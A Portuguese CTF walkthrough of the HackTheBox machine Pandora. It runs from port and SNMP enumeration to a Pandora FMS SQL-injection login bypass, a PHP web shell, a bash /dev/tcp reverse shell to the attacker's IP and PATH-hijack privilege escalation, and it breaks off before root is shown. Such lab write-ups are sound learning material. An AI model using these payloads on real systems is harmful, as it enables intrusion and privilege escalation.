



Pandora HackTheBox

## Resolução da máquina **Pandora**

Máquina **EASY** (hackthebox.com)

by JavalimZ - 02/02/2022

### Introdução

Boas pessoal. Já não escrevo writeups há muito tempo, e decidi escrever este porque a máquina é relativamente simples, e traz conceitos interessantes. Além disso, só tinha (à hora da elaboração deste writeup) apenas 1 máquina Linux, contra 7 máquinas Windows... Então decidi que era hoje que ia criar conteúdo novo.

### Enumeração

#### Nmap

Seguindo a metodologia de sempre, começamos pela enumeração das portas da máquina:

```
Kali-Linux
(JavalimZ@kali)~[/C/HackTheBox]$ ping -c 1 $IP
PING 10.10.11.136 (10.10.11.136) 56(84) bytes of data:
64 bytes from 10.10.11.136: icmp_seq=1 ttl=63 time=42.9 ms

--- 10.10.11.136 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 42.940/42.940/42.940/0.000 ms

(JavalimZ@kali)~[/C/HackTheBox]$ nmap -p- --open -n -Pn --min-rate 5000 10.10.11.136 -oG enumeration/all_ports -v
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 17:49 WET
Initiating Connect Scan at 17:49
Scanning 10.10.11.136 [65535 ports]
Discovered open port 22/tcp on 10.10.11.136
Discovered open port 80/tcp on 10.10.11.136
Completed Connect Scan at 17:49, 11.02s elapsed (65535 total ports)
Nmap scan report for 10.10.11.136
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.11 seconds

(JavalimZ@kali)~[/C/HackTheBox]$
```

HTB - Pandora 10.10.14.230 10.10.11.136 1 zsh 17:52 02 Feb javali

Existem aparentemente apenas 2 portas abertas em TCP, a porta SSH e a porta HTTP.

```
Kali-Linux
(JavaliMZ@kali)~[/C/HackTheBox]$ nmap -p22,80 10.10.11.136 -sVC -oN enumeration/nmap.txt [1/1]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 17:54 WET
Nmap scan report for 10.10.11.136
Host is up (0.043s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Play | Landing
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.44 seconds

(JavaliMZ@kali)~[/C/HackTheBox]$ whatweb http://$IP
http://10.10.11.136 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[contact@panda.htb,example@yourmail.com],support@panda.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.136], Open-Graph-Protocol[website], Script, Title[Play | Landing], probably WordPress, X-UA-Compatible[IE=edge]

(JavaliMZ@kali)~[/C/HackTheBox]$
```

Com a ferramenta *whatweb*, vemos uns emails relacionado com a máquina: **contact@panda.htb** e **support@panda.htb**. Podemos pensar em VirtualHosting, e servidor de email SMTP. Mas nenhuma porta está aberta...

## VirtualHosting e WebPage

Para verificar se existe virtual hosting, vamos começar pelo básico, adicionar o host ao `/etc/hosts`. Temos um potencial hostname válido, o **panda.htb**

```
sudo su
echo "\n\n10.10.11.136\tpanda.htb" >> /etc/hosts
```

Ao abrir o url `http://10.10.11.136/` ou a `http://panda.htb`, não se verifica alterações nenhuma...

Ao enumerar as rotas do site, tanto pelo `http://10.10.11.136/` e pelo `http://panda.htb`, não se verifica nada de interessante. Enumerei também os nomes do hosts diferentes com a mesma ferramenta, e depois rodei todos os nomes dos novos hosts sem que nada de novo aparecesse. Para isso é preciso também adicionar os novos hosts ao `/etc/hosts`

```
# Enumeração das rotas do site http://panda.htb, bem como de possíveis ficheiros txt, js, html, php. Para o site http://10.10.11.136/ é só substituir... mas o resultado é o mesmo
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://panda.htb/FUZZ -t 200 -r -e .txt,.js,.html,.php

# Enumeração dos hosts
# Primeiro, perceber quantos caracteres compõem a mensagem de erro normal
curl -s -H "Host: iuagveifjhbakjdsbfkjabskdfjba.panda.htb" http://panda.htb | wc -c # 33560
# Depois filtrar as resposta com esse tamanho para não aparecer uma lista enorme de falsos positivos adicionando "-fs 33560" ao commando para enumerar os hosts
ffuf -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://panda.htb -H "Host: FUZZ.panda.htb" -t 200 -fs 33560
```

Não houve respostas nenhuma ao último comando... O site não apresenta nenhum campo editável, nenhum parâmetro por explorar... Estamos bloqueados... O que fazer agora?

Bem ainda não fizemos nada acerca das portas UDP! Por defeito, o nmap usa a flag `-sT` (TCP SCAN) mesmo não especificando manualmente a flag, mas existem mais. Para fazer um escaneamento às portas UDP, é preciso indicar-lhe a flag `-sU` (Necessita ser **root!**). Este método de Scan é extremamente lento, devido ao próprio protocolo em si.

- Em TCP, existe sempre a confirmação da resposta, em primeira instância para confirmar que o alvo está recetivo, e em segunda instância para confirmar que recebeu a mensagem
- Em UDP, é mais ao menos *Tenho isto para enviar, então envio. Sá. Que se lixe se alguém recebe... Estou-me nas tintas.* São ditas **ConnectionLess**

Por isso, em UDP, o nmap não tem como saber se a conexão está a demorar porque não está aberta, ou porque foi bloqueada por firewall, ou se está aberto mas para um programa que não tem por função enviar uma resposta (está a receber caladinho a informação que o nmap enviou), ou seja o que for...

Em suma, em UDP (e visto que estamos num CTF), é recomendado limitar o número de portas às top 20 portas comuns (por exemplo).

```
sudo nmap --top-ports 20 -sU $IP -vvv
# ...
# 161/udp    open          snmp          udp-response ttl 63
# ...
```

Temos no meio da resposta, a confirmação que uma porta está aberta! A porta UDP 161. Existem várias ferramentas para "bruteforçar" do serviço SNMP associado. O *snmpwalk* e o *snmp-check*

Ambos fazem o mesmo, mas o snmpwalk apresenta o resultado em bruto! O que não é agradável à vista. Sendo assim, recomendo mesmo o snmp-check para a enumeração do serviço SNMP

## SNMP

```
snmp-check 10.10.11.136
# ...
# 127.0.0.1 3306 0.0.0.0 0 listen
# 127.0.0.53 53 0.0.0.0 0 listen
# ...
# 1274 runnable host_check /usr/bin/host_check -u daniel -p HotelBabylon23
# ...
```

No meio de um pouco mais de 1200 linhas, podemos ver duas informações relevantes.

- Está a ser executado por uma tarefa crónica um comando **"host\_check"** e vemos em texto claro possíveis credenciais...
- Existe realmente um serviço de virtualhosting a rodar na porta 53. Ainda não sabemos se é relevante ou não.

```
daniel:HotelBabylon23
```

## Getting Shell

### SSH

A porta SSH encontra-se aberta, e temos credenciais. Vamos simplesmente tentar fazer login via SSH.

```
sshpass -p HotelBabylon23 ssh daniel@10.10.11.136
```

Estamos na máquina!

```
daniel@pandora:/$ cd
daniel@pandora:~$ whoami
daniel
daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
daniel@pandora:~$ ll
total 44
drwxr-xr-x 6 daniel daniel 4096 Feb  2 23:10 ./
drwxr-xr-x 4 root root 4096 Dec  7 14:32 ../
lrwxrwxrwx 1 daniel daniel  9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r-- 1 daniel daniel 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3771 Feb 25 2020 .bashrc
drwx----- 2 daniel daniel 4096 Feb  2 20:10 .cache/
drwx----- 3 daniel daniel 4096 Feb  2 20:38 .config/
-rw-rw-r-- 1 daniel daniel 250 Feb  2 21:21 .host_check
drwxrwxr-x 3 daniel daniel 4096 Feb  2 23:10 .local/
-rw-r--r-- 1 daniel daniel 807 Feb 25 2020 .profile
drwx----- 2 daniel daniel 4096 Feb  2 21:13 .ssh/
-rw----- 1 daniel daniel 844 Feb  2 21:19 .viminfo
daniel@pandora:~$ cd ../; ll
total 16
drwxr-xr-x 4 root root 4096 Dec  7 14:32 ./
drwxr-xr-x 18 root root 4096 Dec  7 14:32 ../
drwxr-xr-x 6 daniel daniel 4096 Feb  2 23:10 daniel/
drwxr-xr-x 4 matt matt 4096 Feb  2 22:55 matt/
daniel@pandora:/home$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
matt:x:1000:1000:matt:/home/matt:/bin/bash
daniel:x:1001:1001::/home/daniel:/bin/bash
daniel@pandora:/home$
```

△ HTB – Pandora @ 10.10.14.230 ⇨ 10.10.11.136 ➤ 1 zsh

## Enumeração do sistema

Após meia dúzia de comandos pela máquina, percebi o seguinte:

```
Kali-Linux
daniel@pandora:/var/www$ find / -perm -4000 2>/dev/null |
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
daniel@pandora:/var/www$ ll /usr/bin/pandora_backup

-rwsr-x--- 1 root matt 16816 Dec  3 15:58 /usr/bin/pandora_backup*
daniel@pandora:/var/www$ /usr/bin/pandora_backup

-bash: /usr/bin/pandora_backup: Permission denied
daniel@pandora:/var/www$
```

Existe um binário bastante suspeito! `pandora_backup`. É SUID. Significa que, neste caso, o usuário "**matt**" executa este ficheiro temporariamente enquanto usuário "**root**". Logo, se conseguirmos ser "**matt**", podemos tentar ver o que se passa com o binário, e se este apresenta algum tipo de vulnerabilidade.

## VirtualHost

Agora que estamos na máquina, podemos verificar se existe virtual hosting. Para isso, tenho feito da seguinte maneira:

- Verificar o servidor web
- Sabendo o servidor web, pesquisar o diretório/ficheiro onde está armazenada a informação de virtual hosting.

Para este caso, nos já sabemos o servidor web que está a ser usado, pelo comando "**whatweb**" que efetuamos logo no início, depois do nosso "**nmap**". É um Apache 2.4.41. Normalmente, a pretendida informação encontra-se no diretório `/etc/apache2/sites-available/`

```
Kali-Linux
daniel@pandora:/var/www$ cat /etc/apache2/sites-available/* | grep -iE "VirtualHost|AssignUserID|DocumentRoot"
<VirtualHost *:80>
    DocumentRoot /var/www/html
</VirtualHost>
<VirtualHost _default_:443>
    DocumentRoot /var/www/html
</VirtualHost>
<VirtualHost localhost:80>
    DocumentRoot /var/www/pandora
    AssignUserID matt matt
</VirtualHost>
daniel@pandora:/var/www$
```

Agora sim podemos afirmar que existe algo mais. Existe um site geral, acessível por toda a web (**<VirtualHost \*:80>**) com o seu conteúdo definido em `/var/www/html`, e existe outro site, acessível apenas pelo localhost (**<VirtualHost localhost:80>**) cujo diretório referente encontra-se em `/var/www/pandora`.

E agora? o que fazemos com esta informação?

Podemos tentar ver os ficheiros todos do site. Pode sempre existir informações, credenciais em texto claro... Mas primeiro, queremos simplesmente visualizar a página web. Para isso, vamos recorrer a port forwarding.

Ok... Mas já estamos na máquina alvo... para que serve de "sair" para "entrar" de novo por outra via?

```
daniel@pandora:/var/www$ ll
total 16
drwxr-xr-x  4 root root 4096 Dec  7 14:32 ./
drwxr-xr-x 14 root root 4096 Dec  7 14:32 ../
drwxr-xr-x  3 root root 4096 Dec  7 14:32 html/
drwxr-xr-x  3 matt matt 4096 Dec  7 14:32 pandora/
```

Pode servir para diversas coisas. Pode o novo site ter um serviço com credenciais de todos os usuários, pode ter acesso a uma base de dados com mais privilégios, e muitas coisas mais... Neste caso, vai nos servir para o seguinte:

- O site principal, aberto ao público, não tem nada de relevante, não tem pontos de entrada.
- O segundo site, apenas acessível pelo localhost, tem como proprietário e "AssignUserID" o usuário "**matt**". Significa que tudo o que for feito nesta página será executado por "**matt**". Se for encontrado vulnerabilidades, podemos até executar código (RCE) com o usuário "**matt**".

## PortForwarding

Para fazer port forwarding, podemos usar uma ferramenta que nunca me falhou, é fácil de usar e é multi plataforma: O "**Chisel**". Mas para este caso nem vai ser necessário, porque estamos na máquina via SSH, e o próprio SSH tem a opção de port forwarding. Para isso, basta terminar a conexão actual com a máquina vítima, e entrar novamente com uma flag a mais. A flag "-L"

```
sshpass -p HotelBabylon23 ssh daniel@10.10.11.136 -L 80:127.0.0.1:80
```

A partir de agora, o nosso próprio kali-linux (ou o sistema que for) está com a porta 80 ocupada com o servidor web da máquina vítima.



Estamos enfrentando uma página de login de um serviço chamado **Pandora FMS**. É basicamente um serviço de monitoramento de serviços. E por lá, podemos uploadar ficheiros sem restrições, e acessá-los também, o que significa que podemos executar código PHP de um ficheiro PHP que previamente se upload com o objectivo de executar comando de sistema (RCE). Agora só falta entrar. Vamos ver primeiro se tem vulnerabilidades conhecidas. Precisamos para isso saber a versão do Pandora. O Pandora tem uma api, segundo a documentação, e lá, podemos ver como fazer para extrair a versão do pandora FMS

### Documentação do pandora - api

```
curl http://127.0.0.1/pandora_console/include/api.php?info=version
# Pandora FMS v7.0NG.742_FIX_PERL2020 - PC200103 MR34
```

Pesquisando com a ferramenta "**searchsploit**", não foi possível encontrar nenhum exploit que funcionasse. Pesquisando pelo google, vi que o próprio site da Pandora FMS tem tudo sobre as suas vulnerabilidades!

Pandora FMS Common Vulnerabilities and Exposures - Google Chrome			
https://pandorafms.com/en/security/common-vulnerabilities-and-exposures/			
Support Community English			
Free Trial Get a quote			
Product Solutions Partners Company Prices			
vulnerability_id in transaction map name field			
CVE-2021-34075	In Artica Pandora FMS <=754 in the File Manager component, there is sensitive information exposed on the client side which attackers can access.	30 Jun 2021	756
CVE-2021-32100	A remote file inclusion vulnerability exists in Artica Pandora FMS 742, exploitable by the lowest privileged user.	29 Jan 2020	743
CVE-2021-32099	A SQL injection vulnerability in the pandora_console component of Artica Pandora FMS 742 allows an authenticated attacker to upgrade his unprivileged session via the /include/chart_generator.php session_id parameter, leading to a login bypass.	29 Jan 2020	743
CVE-2021-32098	functions_netflow.php in Artica Pandora FMS 7.0 allows remote attackers to execute arbitrary OS commands via shell metacharacters in the index.php? operation/netflow/nf_live_view ip_dst, dst_port, or src_port parameter, a different vulnerability than CVE-2019-20224.	29 Jan 2020	743
functions_netflow.php in Artica Pandora FMS 7.0 allows			

## CVE-2021-32099

Esta vulnerabilidade parece perfeita para o nosso caso. A versão é exatamente a mesma, e permite um usuário random não autenticado entrar sem password nem nada.

Existe também um excelente artigo a explicar a vulnerabilidade: [Artigo](#)

E no github, encontramos tudo e mais alguma coisa sobre todos os assuntos! Este assunto não é exceção.

[POC CVE-2021-32099](#)

Pelos vistos basta entrar na página normal de login, e adicionar à URL **http://localhost/pandora\_console/** o seguinte: **include/chart\_generator.php?**

**session\_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id\_usuario%5s:%22admin%22;%27%20as%20data%20FROM%20sessions\_php%20WHERE%20%271%27=%271**

Depois voltar à página inicial de login e já está... **http://localhost/pandora\_console/**

## RCE com usuário matt

Para executar comandos, é bastante simples. No File manager, é só fazer o upload de um ficheiro para executar comando. Eu vou logo executar o reverse shell, mas poderíamos criar outro ficheiro:

```
# Existe mil e uma forma de executar comandos, dependendo de como está montado o serviço PHP. Para dar apenas 2 exemplos:
# Para RCE, através de um parâmetro:
<?php
    echo "\nURL Shell... url?cmd=<command>\n\n";
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>

# Para diretamente ter o reverse shell:
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.230/443 0>&1'");?>
```

```
# Executar o nc em modo de escuta para receber o shell:
kali@kali: > nc -lvp 443

# Em outra consola, executar o ficheiro que "uploadamos" (Eu escolhi chamar o ficheiro de shell.php...)
kali@kali: > curl http://localhost/pandora_console/images/shell.php
```


Estabilizar o Reverse Shell

```
script /dev/null -c bash
export TERM=xterm
export SHELL=bash

# Ctrl + Z
stty raw -echo; fg
reset
stty rows 40 columns 170 # Tem corresponder ao vosso ecrã (stty -a numa consola do Kali)
```

## Escalada de privilégio

Agora que somos matt, podemos analisar o tal binário pandora\_backup



```
Kali-Linux
+zRxote) matt@pandora:/var/www/pandora/pandora_console/images$ cat /usr/bin/pandora_backup
ELFFJ0:@8
Ew ?;*3$"$\ACHmm HH==hp==DDPtd <<QtdRtd==/lib64/ld-linux-x86-64.so.2GNUQt9G7%H9
DJBIE E(D0H8G@j8A0A(B BB(p0F fZGNU
d80
em\ 4x %"putssetreuidsystemgetuidgetuid__cxa_finalize__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable_
@xmon_stoooo=6FVfvH@GCC: (Debian 10.2.1-6) 10.2.1 202101108 ?
SH=&/DH=/H/H9tH.Ht/h%/h%H=Y/H5R/H)HH?HHHtH.HfD=/u/UH=.Ht
H=-.h.]{UHS,H=nH=H=H=dH=QH=EH]f.AWL=+AVIAUIATAUH-+SLJn-LLDAH9u
d 8!===?@@@P@oraFMS Backup UtilityNow attempting to backup PandoraFMS clienttar -cvf /root/.backup/pandora-backup.tar.g
z /var/www/pan!07P@C=jpv=D"=== @le/*Backup failed!
Check your permissions!Backup su' @@.?P@Terminating program!<(Xh8zRx
dFYl@@ H@ ]X@+P@u
P@ 2"crtstuff.cderegister_tm_clones__do_global_dtors_auxcomple
ted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entrybackup.c__FRAME_END____init_array_en
d_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE__libc_csu_fini_ITM_deregisterTMCloneTableputs@GLIBC_2
.2.5_edatagetuid@GLIBC_2.2.5system@GLIBC_2.2.5getuid@GLIBC_2.2.5__libc_start_main@GLIBC_2.2.5__data_start__gmon_start__
__dso_handle_IO_stdin_used__libc_csu_initsetreuid@GLIBC_2.2.5__bss_startmain__TMC_END__ITM_registerTMCloneTable__cxa_fi
nalize@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.v
ersion_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.dat
a.bss.comment No
V88^okoBdd` <8=?@@@P@P0P0'x0'- 6M%9(remote) matt@pandora:/var/www/pandora/pandora_console/image
s$ |
```

No meio desses caracteres todos, podemos ver um clienttar -cvf /root/...

Este parece ser um simples comando "tar" que se colou a uma palavra "client" por não haver caracteres ASCII pelo meio. Significa que, quem fez o binário, aparentemente, usou um simples comando "tar" para fazer o backup, mas não usou o caminho completo para chamar a ferramenta.

O que isto quer dizer?

## Path Hijacking

Sabemos que o binário pandora\_backup usa o tar. Onde se encontra isso?

```
which tar
# /usr/bin/tar
```

Ok. Mas como é que o computador sabe que está ali o programa? Existe uma variável no shell que indica isso. Chama-se PATH:


```
echo $PATH
# /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

É assim que o computador procura o programa, primeiro procura em `"/usr/local/sbin"`, depois em `"/usr/local/bin"`, e assim sucessivamente. Todas as pastas estão separadas pelos dois pontos `":"`. Mas esta variável é apenas uma variável que o nosso shell actual têm, que facilmente se altera.

```
export PATH=.:$PATH
echo $PATH
# ./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Adicionamos um ponto `."` à primeira pasta onde o computador vai procurar pelo programa. Significa que o computador vai procurar no diretório actual, e só depois nos outros diretórios.

Assim, basta criar um executável de nome **"tar"** numa pasta qualquer, e executar o binário `pandora_backup` a partir da mesma posição, para o linux assumir que o **"tar"** correto é o nosso próprio ficheiro **"tar"**. E, já que o binário `pandora_backup` é SUID, e o seu proprietário é **"root"**, significa que podemos escrever o que nos apetecer para que seja executado como **"root"**. O mais fácil é chamar um bash novo...



```
(remote) matt@pandora:/var/www/pandora/pandora_console/images$ which tar
/usr/bin/tar
(remote) matt@pandora:/var/www/pandora/pandora_console/images$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
(remote) matt@pandora:/var/www/pandora/pandora_console/images$ export PATH=.:$PATH
(remote) matt@pandora:/var/www/pandora/pandora_console/images$ echo $PATH
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
(remote) matt@pandora:/var/www/pandora/pandora_console/images$ cd /dev/shm
(remote) matt@pandora:/dev/shm$ mkdir javali
(remote) matt@pandora:/dev/shm$ cd javali
(remote) matt@pandora:/dev/shm/javali$ echo "/bin/bash" > tar
(remote) matt@pandora:/dev/shm/javali$ chmod +x tar
(remote) matt@pandora:/dev/shm/javali$ ll
total 4
drwxr-xr-x 2 matt matt 60 Feb  3 10:34 ./
drwxrwxrwt 4 root root 80 Feb  3 10:34 ../
-rwxr-xr-x 1 matt matt 10 Feb  3 10:34 tar*
(remote) matt@pandora:/dev/shm/javali$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
matt@pandora:/dev/shm/javali$ whoami
matt
matt@pandora:/dev/shm/javali$ exit
exit
Backup successful!
Terminating program!
(remote) matt@pandora:/dev/shm/javali$ echo "/bin/bash -p" > tar
(remote) matt@pandora:/dev/shm/javali$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
matt@pandora:/dev/shm/javali$ whoami
matt
matt@pandora:/dev/shm/javali$ |
```

HTB - Pandora 10.10.14.238 10.10.11.136 1 zsh 2 zsh 3 zsh 10:35 03 Feb root !!!

## Não funcionou! Porquê?

Sinceramente não sei, o que sei é que pelo ssh funcionou nesta máquina... Quando vi que não funcionou, procurei outra solução. criei uma chave `id_rsa` só para ter melhor conexão, conectei-me via SSH e o mesmo exploit funcionou... OK. Mistérios do Hacking!

```
ssh-keygen
cd /home/matt/.ssh
cat id_rsa.pub > authorized_keys
cat id_rsa
# Copiar o conteúdo e colar num novo ficheiro no nosso kali
kali@kali: > nano id_rsa
kali@kali: > # Colar e gravar
kali@kali: > chmod 600 id_rsa
kali@kali: > ssh matt@10.10.11.136 -i id_rsa
```

E agora, exatamente da mesma posição, alterando primeiro a variável `PATH`, optemos uma shell root



```
Kali-Linux
matt@pandora:~$ cd /dev/shm/javali/
matt@pandora:/dev/shm/javali$ ll
total 4
drwxr-xr-x 2 matt matt 60 Feb  3 10:34 ./
drwxrwxrwt 4 root root 80 Feb  3 10:34 ../
-rwxr-xr-x 1 matt matt 13 Feb  3 10:35 tar*
matt@pandora:/dev/shm/javali$ which tar
/usr/bin/tar
matt@pandora:/dev/shm/javali$ export PATH=.:$PATH
